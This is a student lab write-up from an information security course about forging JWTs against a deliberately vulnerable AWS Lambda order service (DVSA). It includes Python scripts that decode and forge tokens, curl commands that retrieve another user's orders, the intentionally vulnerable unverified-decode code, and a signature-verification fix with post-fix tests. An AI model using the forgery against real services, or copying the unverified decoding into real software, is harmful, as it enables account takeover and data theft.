

JWT Forgery & Signature Bypass in AWS Lambda

Course: ICS-344 Information Security · KFUPM · DVSA Project

OWASP Category: API2:2019 – Broken User Authentication

Affected Function: DVSA-ORDER-MANAGER

Severity: Critical

Status:  Fixed and Verified

1. Goal and Vulnerability Summary

The goal of this lesson is to demonstrate how improper JWT (JSON Web Token) validation in a serverless Lambda function allows an attacker to forge tokens and impersonate any other user, gaining unauthorized access to their private order data.

The vulnerable DVSA-ORDER-MANAGER Lambda function accepted any structurally valid JWT without verifying its cryptographic signature. By decoding a legitimate token to learn the payload format, an attacker could craft a new token containing a different user's identity and the backend would accept it as authentic.

Impact: Complete account takeover. Any authenticated user could access, read, or manipulate the orders of every other user in the system.

2. Why This Works / Root Cause

JWT tokens consist of three Base64URL-encoded parts: `header.payload.signature`. The signature is produced by the issuing authority (AWS Cognito) using a private key. The recipient must verify this signature against the corresponding public key before trusting any claims in the payload.

The vulnerable code skipped this verification entirely:

```
var token_sections = auth_header.split('.');  
var auth_data = jose.util.base64url.decode(token_sections[1]); // just decode  
var token = JSON.parse(auth_data);  
var user = token.username; // trusted without verifying!
```

Because the signature was never checked, an attacker could supply a token with any username and sub values they chose. The function would extract those values and use them to query the database — returning the victim's data.

Root cause: Trusting client-controlled data (JWT payload claims) without cryptographic verification.

3. Environment and Setup

Component	Detail
Platform	AWS Lambda (Node.js)
Auth Provider	AWS Cognito User Pool
API Endpoint	<code>https://qo2xzjt4dc.execute-api.us-east-1.amazonaws.com/dvsa/order</code>
Vulnerable Function	DVSA-ORDER-MANAGER
JWT Library	node-jose
Attacker Account (User B)	Space Invaders account
Victim Account (User C)	Donkey Kong account

Two users were registered on DVSA. User B acts as the attacker. User C is the victim whose orders will be stolen.

4. Reproduction Steps

Step 1 — Obtain Legitimate JWTs for Both Users

Log in as each user and capture the Authorization header from any API request using browser DevTools (Network tab). Save these as `$TOKEN_B` and `$TOKEN_C`.

Step 2 — Decode Both Tokens to Extract Identity Fields

```
import os, json, base64
```

```
def decode(token):
```

```

    payload = token.split(".")[1]
    payload += "=" * (-len(payload) % 4)
    return json.loads(base64.urlsafe_b64decode(payload.encode()))

for name in ["TOKEN_B", "TOKEN_C"]:
    data = decode(os.environ[name])
    print("\n" + name)
    print("username:", data.get("username"))
    print("sub      :", data.get("sub"))

```

This reveals:

- **TOKEN_B:** username = xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
- **TOKEN_C:** username = zzzzzzzz-zzzz-zzzz-zzzz-zzzzzzzzzzzz

Step 3 — Forge a Token as User C

Construct a new JWT embedding User C's username and sub in the payload. Because the signature is never verified server-side, any value in the signature section is accepted. Save the forged token as \$FAKE_AS_C.

```

import os, json, base64

t = os.environ["TOKEN_B"]
victim = os.environ["VICTIM_USER"]
h, p, s = t.split(".")
p += "=" * (-len(p) % 4)
data = json.loads(base64.urlsafe_b64decode(p.encode()))

data["username"] = victim
data["sub"] = victim

newp = base64.urlsafe_b64encode(
    json.dumps(data, separators=(",", ":")).encode()
).rstrip(b"=").decode()

print(f"{h}.{newp}.{s}")

```

Step 4 — Send the Forged Token to the API

```

curl -s "$API" \
-H "content-type: application/json" \

```


```
-H "authorization: $FAKE_AS_C" \  
--data-raw '{"action":"orders"}' | jq
```

The API returns User C's private orders despite User B being the authenticated party.

5. Evidence and Proof


User B's Legitimate Orders (Baseline)

User B has an order for *Space Invaders* (51, *orderId*'55f9bd14-fa6e-4ce2-89ab-b10ea5b5e8b7'). Querying with `TOKEN_B` returns only their own data, confirming baseline per-user data isolation.



User C's Legitimate Orders

User C has an order for *Donkey Kong* (\$68, order ID d9c8183e-1b8a-4b74-8818-e38cac34c99d).



Decoded Token Identities

Both tokens are decoded locally to reveal the `username` and `sub` UUID fields:

```
(base) faisalbayounis@Faisals-MacBook-Air ~ % python3 -c 'PY'
import os, json, base64

def decode(token):
    payload = token.split(".")[1]
    payload += "=" * (-len(payload) % 4)
    return json.loads(base64.urlsafe_b64decode(payload.encode()))

for name in ["TOKEN_B", "TOKEN_C"]:
    data = decode(os.environ[name])
    print("\n--- " + name + " ---")
    print("username:", data.get("username"))
    print("sub      :", data.get("sub"))

py
--- TOKEN_B ---
username: f4b89468-6f
sub      : f4b89468-6f

--- TOKEN_C ---
username: 046814f8-6
sub      : 046814f8-6
```

Normal behavior confirmed

With , User B sees only their own order — confirming baseline per-user data isolation.

```
(base) faisalbayounis@Faisals-MacBook-Air ~ % curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"orders"}' | jq

{
  "order-id": "55f9bd14-fa6e-4ce2-89ab-b10ea5b5e8b7",
  "date": 1777767628,
  "total": 51,
  "status": "processed",
  "token": "1W4JkirtKvK3"
},
```

★ **Exploit Proof — Forged Token Returns User C's Orders**

Sending \$FAKE_AS_C (forged with User C's UUID 046814f8-60a1-703c-6ba7-e667f97545aa) causes the API to respond with User C's *Donkey Kong* order. The server accepted the unsigned, forged token.

```
(base) faisalbayounis@Faisals-MacBook-Air ~ % curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-raw '{"action":"orders"}' | jq
```

```
{
  "order-id": "09c8183e-1b8a-4b74-8818-e38cac34c99d",
  "date": 1777767732,
  "total": 68,
  "status": "processed",
  "token": "m0F76AcatSRc"
}
```

This confirms the vulnerability: only the JWT payload was altered, yet the backend accepted the request and returned another user's private data.

6. Fix Strategy / Probable Mitigation

The fix requires proper cryptographic JWT verification before any claims are trusted:

1. **Fetch Cognito's public JWKS** from the well-known endpoint for the User Pool.
2. **Verify the JWT signature** against the public key using `node-jose`.
3. **Validate standard claims:** issuer (iss) must match the Cognito pool URL; token must not be expired.
4. **Cache the JWKS** (6-hour TTL) to avoid redundant network calls on every Lambda invocation.
5. **Only after successful verification**, extract username/sub from the verified payload.

7. Code / Config Changes

Vulnerable Code (Before)

No signature verification is performed. The payload is decoded and trusted directly.

```
// order-manager.js - VULNERABLE
var token_sections = auth_header.split('.');
var auth_data = jose.util.base64url.decode(token_sections[1]);
var token = JSON.parse(auth_data);
var user = token.username;
var isAdmin = false;
```

No signature verification is performed. The payload is decoded and trusted directly.

```
4   const jose = require('node-jose');
5
6   exports.handler = (event, context, callback) => {
7     // console.log(JSON.stringify(event));
8     var req = JSON.parse(event.body);
9     var headers = event.headers;
10    var auth_header = headers.Authorization || headers.authorization;
11    var token_sections = auth_header.split('.');
12    var auth_data = jose.util.base64url.decode(token_sections[1]);
13    var token = JSON.parse(auth_data);
14    var user = token.username;
15    var isAdmin = false;
```


Fixed Code (After)

Two new async functions were added before the handler:

getCognitoKeystore() — fetches and caches Cognito public JWKS keys:

```
async function getCognitoKeystore() {
  const now = Date.now();
  if (_jwksCache.keystore && (now - _jwksCache.fetchedAt) < 6 * 60 * 60 * 1000)
    return _jwksCache.keystore;
  const region = process.env.AWS_REGION;
  const userPoolId = process.env.userpoolid;
  const jwks = await fetchJson(
    `https://cognito-idp.${region}.amazonaws.com/${userPoolId}/.well-known/jwks.json`
  );
  const keystore = await jose.JWK.asKeyStore(jwks);
  _jwksCache = { keystore, fetchedAt: now };
  return keystore;
}
```

verifyCognitoJwt(jwt) — verifies signature, issuer, and expiry before trusting any claims:



```
JS order-manager.js x TS index.d.ts
2 const { LambdaClient, InvokeCommand } = require("@aws-sdk/client-lambda");
3 const { CognitoIdentityProviderClient, AdminGetUserCommand } = require("@aws-sdk/client-cognito-identity-provider");
4 const jose = require("node-jose");
5 const https = require('https');
6 let _jwksCache = { keystore: null, fetchedAt: 0 };
7
8 function fetchJson(url) {
9   return new Promise((resolve, reject) => {
10     https.get(url, res => {
11       let data = '';
12       res.on('data', c => data += c);
13       res.on('end', () => {
14         if (res.statusCode >= 200 && res.statusCode < 300)
15           try { resolve(JSON.parse(data)); } catch(e) { reject(e); }
16         else reject(new Error('HTTP ' + res.statusCode));
17       });
18     }).on('error', reject);
19   });
20 }
21
22 async function getCognitoKeystore() {
23   const now = Date.now();
24   if (_jwksCache.keystore && (now - _jwksCache.fetchedAt) < 6 * 60 * 60 * 1000)
25     return _jwksCache.keystore;
26   const region = process.env.AWS_REGION;
27   const userPoolId = process.env.userpoolid;
28   const jwks = await fetchJson(
29     `https://cognito-idp.${region}.amazonaws.com/${userPoolId}/.well-known/jwks.json`
30   );
31   const keystore = await jose.JWK.asKeyStore(jwks);
32   _jwksCache = { keystore, fetchedAt: now };
33   return keystore;
34 }
35
36 async function verifyCognitoJwt(jwt) {
37   const region = process.env.AWS_REGION;
38   const userPoolId = process.env.userpoolid;
39   const issuer = `https://cognito-idp.${region}.amazonaws.com/${userPoolId}`;
40   const keystore = await getCognitoKeystore();
```

The vulnerable auth block was replaced with a verified version that calls `verifyCognitoJwt()` and only proceeds if the token passes cryptographic validation.

8. Verification After Fix

Forged Token Rejected

After deploying the fix, the same `$FAKE_AS_C` forged token is now rejected:

```
{ "status": "err", "msg": "invalid token" }
```

```
(base) faisalbayounis@Faisals-MacBook-Air ~ % curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-raw '{"action":"orders"}' | jq
{
  "status": "err",
  "msg": "invalid token"
}
```

Legitimate Token Still Works

User B's real `$TOKEN_B` continues to return their own orders correctly — no regression introduced.

```
(base) faisalbayounis@Faisals-MacBook-Air ~ % curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"orders"}' | jq
```

```
{
  "order-id": "55f9bd14-fa6e-4ce2-89ab-b18ea5b5e8b7",
  "date": 1777767628,
  "total": 51,
  "status": "processed",
  "token": "1W63klrtKvK3"
},
```

9. Structured Operation and Security Analysis

Table A — Structured Analysis

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Broken Authentication	Only a valid, cryptographically verified JWT issued by Cognito may determine user identity. User B must never access User C's orders.	Browser login and orders workflow; captured /order API request; JWT structure and decoded claims; order-manager.js source code; API responses.	Using \$TOKEN_B, the Orders API returns only User B's own orders (Space Invaders, \$51). User C's orders are not visible.	After replacing username and sub with User C's UUID and reusing the original signature, the forged \$FAKE_AS_C token returns User C's order (Donkey Kong, \$68) — proving the backend never verified the signature.

Table B — Deviation and Fix Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
---------------	-------------------------	-----------------	---------------------	-----------------------

Broken Authentication	The backend trusted identity claims (username, sub) from a JWT whose integrity was never verified. Attacker-controlled payload fields were used to authorize access to another user's private data without Cognito ever issuing that token.	Intentional misuse / security-relevant abuse	Verify JWT signature and required claims (iss, exp, token_use) before trusting username or sub. Fix applied in DVSA-ORDER-MANAGER/order-manager.js via verifyCognitoJwt() backed by Cognito JWKS.	\$FAKE_AS_C is rejected with {"status":"err","msg":"invalid token"}. User C's orders are no longer returned. \$TOKEN_B still returns only User B's own orders correctly.
-----------------------	---	--	---	--

10. Takeaway / Lessons Learned

1. **Never trust the JWT payload without verifying the signature.** A JWT is only trustworthy after its signature has been verified against the issuer's public key. Decoding the payload without verification is equivalent to accepting unsigned user input.
2. **Use purpose-built JWT verification libraries correctly.** node-jose provides full verification including signature, issuer, audience, and expiry. Manual Base64 decoding bypasses all of these protections.

3. **In AWS, always validate against the Cognito JWKS endpoint.** AWS Cognito exposes public keys at a well-known URL. Lambda functions must fetch and cache these keys and verify every incoming token against them.
4. **Serverless does not mean secure by default.** Lambda functions are just code — they inherit all the same vulnerability classes as traditional applications. Authentication logic must be implemented correctly regardless of the deployment model.
5. **The fix is inexpensive; the breach is not.** Proper JWT verification adds a single async function call with a local cache. The cost of not doing it is full account takeover for every user in the system.